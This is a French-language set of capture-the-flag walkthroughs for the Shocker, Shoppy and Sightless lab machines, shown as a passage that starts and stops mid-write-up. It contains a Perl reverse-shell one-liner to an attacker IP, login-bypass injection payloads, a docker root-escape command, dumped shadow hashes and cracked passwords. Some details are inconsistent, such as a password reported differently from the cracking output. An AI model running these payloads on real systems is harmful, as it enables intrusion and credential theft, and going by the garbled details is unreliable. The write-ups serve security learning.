shelly@Shocker:/usr/lib/cgi-bin$ whoami
whoami
shelly
```

On obtient ainsi accès à la machine avec l'utilisateur shelly

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les permissions de l'utilisateur :

```
shelly@Shocker:/home/shelly$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

On peut voir que l'utilisateur a pour permission d'executer le binaire perl avec les permissions root. On peut exploiter cela en executant un payload en langage perl et obtenir un reverse shell :

```
### Execution du payload
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'use Socket;$i="10.10.14.11";
$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};'

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
```

```
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.56] 41684
bash: no job control in this shell
root@Shocker:/usr/lib/cgi-bin#
```

On obtient ainsi l'accès root sur la machine

Shoppy

Reconnaissance

Machine cible Adresse IP : `10.10.11.180`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.180
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-21 23:15 CET
Nmap scan report for shoppy.htb (10.10.11.180)
Host is up (0.059s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9093/tcp open  copycat

Nmap done: 1 IP address (1 host up) scanned in 10.80 seconds
```

Le scan révèle qu'il y a 3 ports ouverts, le port 22 pour le service SSH, le port 80 pour un serveur web nginx et le port 9093 pour le service copycat. Le site web est un site présentant un compte à rebours pour se qui semble etre le lancement d'un service. On lance un dirbusting du site :

```
gobuster dir -u http://shoppy.htb -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://shoppy.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 302) [Size: 28] [--> /login]
/Admin                (Status: 302) [Size: 28] [--> /login]
/ADMIN                (Status: 302) [Size: 28] [--> /login]
/assets               (Status: 301) [Size: 179] [--> /assets/]
/css                  (Status: 301) [Size: 173] [--> /css/]
/exports              (Status: 301) [Size: 181] [--> /exports/]
/favicon.ico          (Status: 200) [Size: 213054]
/fonts                (Status: 301) [Size: 177] [--> /fonts/]
/images               (Status: 301) [Size: 179] [--> /images/]
/js                   (Status: 301) [Size: 171] [--> /js/]
/Login                (Status: 200) [Size: 1074]
/login                (Status: 200) [Size: 1074]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

On découvre une url vers un accès login et admin, l'accès admin redirige vers login. On peut lancer un bruteforce des sous domaine du site :

```
gobuster vhost -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u
http://shoppy.htb  --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://shoppy.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
```

```
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: mattermost.shoppy.htb Status: 200 [Size: 3122]
Progress: 100000 / 100001 (100.00%)
===============================================================
Finished
===============================================================
```

On découvre le sous domaine `mattermost.shoppy.htb` on peut se rendre sur lien du site qui conduit vers un lien d'authentifcation login

Exploitation


On peut tenter d'eexploiter l'authentification de la page admin en lançant des injections SQL :

```
### Requete injection SQL
username=admin'+or+1%3d1%23&password=test
```


Cela ne donne pas de réponse du serveur, on teste une injection NoSQL :

```
### Requete injection NoSQL
username=admin' or 1=1#&password=admin

### Reponse injection NoSQL
<p>Found. Redirecting to <a href="/admin">/admin</a></p>
```

L'injection NoSQL fonctionne on est redirigé vers l'interface utilisateur du compte admin :




On peut rechercher le nom admin dans le champs de recherche d'utilisateurs :



On peut alorstélécharger un rapport lorsque l'on clique pour le télécharger on est redirigé vers un fichier JSON contenant le mot de passe de l'utilisateur admin :

```
[{"_id":"62db0e93d6d6a999a66ee67a","username":"admin","password":"23c6877d9e2b564ef8b32c3a23de27b2"}]
```

On sait que l'application est vulnérable aux injection SQL on peut donc exploiter cela afin de dumper les autres noms d'utilisateur de la table :





```
[{"_id":"62db0e93d6d6a999a66ee67a","username":"admin","password":"23c6877d9e2b564ef8b32c3a23de27b2"},
{"_id":"62db0e93d6d6a999a66ee67b","username":"josh","password":"6ebcea65320589ca4f2f1ce039975995"}]
```

On découvre l'utilisateur josh, les mots de passe sont hashé on peut les craquer en utilisant hashcat :

```
hashcat -m 0 josh.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported
...
6ebcea65320589ca4f2f1ce039975995:remembermethisway
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: josh.hash
Time.Started.....: Wed Jan 22 00:14:11 2025 (3 secs)
Time.Estimated...: Wed Jan 22 00:14:14 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  5586.2 kH/s (3.70ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/2 (50.00%) Digests (total), 1/2 (50.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[30383434313332393338] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 39c Util: 32% Core:1785MHz Mem:5000MHz Bus:16

Started: Wed Jan 22 00:14:10 2025
Stopped: Wed Jan 22 00:14:15 2025
```

On ne parveint qu'à craquer le mot de passe de l'utilisateur josh, en essayant ces identifiant avec SSH on ne parvient pas à se connecter, on utilise donc les identifiants pour se connecter à Mattermost et on parvient à se connecter. En lisant les messages on peut trouver les identifiants et mot de passe d'un autre utilisateur :

`jaeger:Sh0ppyBest@pp!`



On peut utiliser ces identifiants afin de se connecter en SSH :


```
ssh jaeger@10.10.11.180
The authenticity of host '10.10.11.180 (10.10.11.180)' can't be established.
ED25519 key fingerprint is SHA256:RISsnnLs1eloK7XlOTr2TwStHh2R8hui07wd1iFyB+8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.180' (ED25519) to the list of known hosts.
jaeger@10.10.11.180's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
```

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jaeger@shoppy:~$
```


On obtient ainsi l'accès à la machine avec l'utilisateur jaeger
On commence par enumérer les permissions de l'utilisateur :

```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
```

On peut voir que l'utilisateur a déployé un gestionnaire de mot de passe avec une machine de déploiement docker utilisé avec un l'utilisateur deploy :



On transfert le binaire du gestionnaire de fichier sur kali, puis on lance un reverse-engineering avec Hydra afin de retrouver le code source du programme compilé :



Le mot de passe du gestionnaire de mot de passe semble être `Sample` on l'utilise pour se connecter et on obtient les identifiants et mot de passe de l'utilisateur deploy :

```
sudo -u deploy /home/deploy/password-manager
[sudo] password for jaeger:
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
```

On peut utiliser ces identifiants afin de se connecter avec ce nouvel utilisateur découvert :

```
ssh deploy@10.10.11.180
deploy@10.10.11.180's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$
```

On obtient ainsi accès à l'utilisateur deploy

Privilege Escalation

Il nous faut l'accès root sur la machine. On commence par identifier les groupes auquel l'utilisateur appartient :

```
deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
```

On peut voir que l'utilisateur appartient au groupe docker ce qui sous entend qu'il y a l'application Docker installé, on peut afficher les images installés :

```
deploy@shoppy:~$ docker images
REPOSITORY   TAG       IMAGE ID       CREATED       SIZE
alpine       latest    d7d3d98c851f   2 years ago   5.53MB
```

On peut voir qu'il y a l'image alpine qui est installé, on peut exploiter cela en montant de dossier root avec l'image dans le dossier `/tmp` avec l'utilisateur root puis y accéder :

```
deploy@shoppy:~$ docker run -v /root:/mnt -it alpine
/ # whoami
root
```

On obtient ainsi l'accès root sur la machine

Sightless

Reconnaissance

Machine cible Adresse IP : `10.10.11.32`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.32
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-14 15:40 CET
Nmap scan report for 10.10.11.32
Host is up (0.025s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 143.35 seconds
```

Le scan révèle qu'il y a 3 ports ouverts, le 21 pour FTP, le 22 pour SSH et le 80 pour un serveur web.
Le site web est un site de vente de services Informatique, en enumérant les pages du sites on découvre le lien : `sqlpad.sightless.htb`
La page semble etre un dashboard sur lequel on peut envoyer des requetes sql. SQLpad est lancé sous la version 6.10.0

Vulnerability Assesment

En recherchant des vulnérabilités sur le programme sqlpad on tombe sur la CVE-2022-0944 on utilise donc cette vulnérabilité pour exploiter la machine :

```
python main.py http://sqlpad.sightless.htb 10.10.14.4 1234
[+] Trying to bind to 10.10.14.4 on port 1234: Done
[+] Waiting for connections on 10.10.14.4:1234: Got connection from 10.10.11.32 on port 54430
[*] Switching to interactive mode
/bin/sh: 0: can't access tty; job control turned off
# $ script /dev/null -c /bin/bash
Script started, file is /dev/null
root@c184118df0a6:/var/lib/sqlpad# $
```

On obtient l'accès root sur la machine mais il s'agit d'un envoronement docker, en enumerant la machine on découvre qu'il y a un autre utilisateur "michael" auquel on peut découvrir le mot de passe avec le fichier `/etc/shadow` :

```
cat shadow
cat shadow
root:$6$jn8fwk6LVJ9IYw30$qwtrfWTITUro8fEJbReUc7nXyx2wwJsnYdZYm9nMQDHP8SYm33uisO9gZ20LGaepC3ch6Bb2z
/lEpBM90Ra4b.:19858:0:99999:7:::
daemon:*:19051:0:99999:7:::
bin:*:19051:0:99999:7:::
sys:*:19051:0:99999:7:::
sync:*:19051:0:99999:7:::
games:*:19051:0:99999:7:::
man:*:19051:0:99999:7:::
lp:*:19051:0:99999:7:::
mail:*:19051:0:99999:7:::
news:*:19051:0:99999:7:::
uucp:*:19051:0:99999:7:::
proxy:*:19051:0:99999:7:::
www-data:*:19051:0:99999:7:::
backup:*:19051:0:99999:7:::
list:*:19051:0:99999:7:::
irc:*:19051:0:99999:7:::
gnats:*:19051:0:99999:7:::
nobody:*:19051:0:99999:7:::
_apt:*:19051:0:99999:7:::
node:!:19053:0:99999:7:::
michael:$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh
/pL2IJD/:19860:0:99999:7:::
```

On peut lancer le décryptage des mots de passe "root" et "michael" avec hashcat, les mots de passe sont cryptés en SHA-512 :

```
hashcat -m 1800 hashmickaroot.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported
...
$6$jn8fwk6LVJ9IYw30$qwtrfWTITUro8fEJbReUc7nXyx2wwJsnYdZYm9nMQDHP8SYm33uisO9gZ20LGaepC3ch6Bb2z
/lEpBM9ORa4b.:blindside
$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh
/pL2IJD/:insaneclownposse

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: hashmickaroot.hash
Time.Started.....: Tue Jan 14 19:11:58 2025 (6 secs)
Time.Estimated...: Tue Jan 14 19:12:04 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    21367 H/s (9.15ms) @ Accel:512 Loops:64 Thr:32 Vec:1
Recovered........: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new), 2/2 (100.00%) Salts
Progress.........: 114688/28688770 (0.40%)
Rejected.........: 0/114688 (0.00%)
Restore.Point....: 49152/14344385 (0.34%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1....: truckin -> sabrina7
Hardware.Mon.#1..: Temp: 34c Util: 94% Core:1785MHz Mem:6000MHz Bus:16

Started: Tue Jan 14 19:11:57 2025
Stopped: Tue Jan 14 19:12:05 2025
```

On découvre ainsi les mots de passe des utilisateurs : `michael:blindside` et `root:blindside`
On peut à présent se connecter en ssh à la machine avec l'utilisateur michael :

```
ssh michael@10.10.11.32
The authenticity of host '10.10.11.32 (10.10.11.32)' can't be established.
ED25519 key fingerprint is SHA256:L+MjNuOUpEDeXYX6Ucy5RCzbINIjBx2qhJQKjYrExig.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.32' (ED25519) to the list of known hosts.
michael@10.10.11.32's password:
Last login: Tue Sep  3 11:52:02 2024 from 10.10.14.23
michael@sightless:~$
```

Privilege Escalation


Il nous faut escalader les privilege. On enumère les services et ports ouverts sur la machine :

```
netstat -lputn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:41799         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:48917         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:34389         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
```


On découvre qu'il y a un service web qui est utilisé sur le port 8080, on lance donc un tunnel vers notre machine :

```
ssh michael@sightless.htb -L 8081:127.0.0.1:8080
The authenticity of host 'sightless.htb (10.10.11.32)' can't be established.
ED25519 key fingerprint is SHA256:L+MjNuOUpEDeXYX6Ucy5RCzbINIjBx2qhJQKjYrExig.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:53: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'sightless.htb' (ED25519) to the list of known hosts.
michael@sightless.htb's password:
Last login: Tue Jan 14 19:00:01 2025 from 10.10.16.3
michael@sightless:~$
```

On accède ainsi à une l'interface web sur kali avec l'adresse `http://127.0.0.1:8081/` il s'agit d'une interface de connexion pour le service "froxlor" :




en recherchant des vulnérabilité de ce service on tombe sur la CVE-2024-34070, il est expliqué comment faire pour craquer le système : `https://github.com/advisories/GHSA-x525-54hf-xr53` on va intercepter la requete pour y ajouter un Payload dans le champs login ou l'on a pris le temp de modifier l'url vers `admin.sightless.htb` avec cyberchef puis la réencoder en URL avec burpsuite :



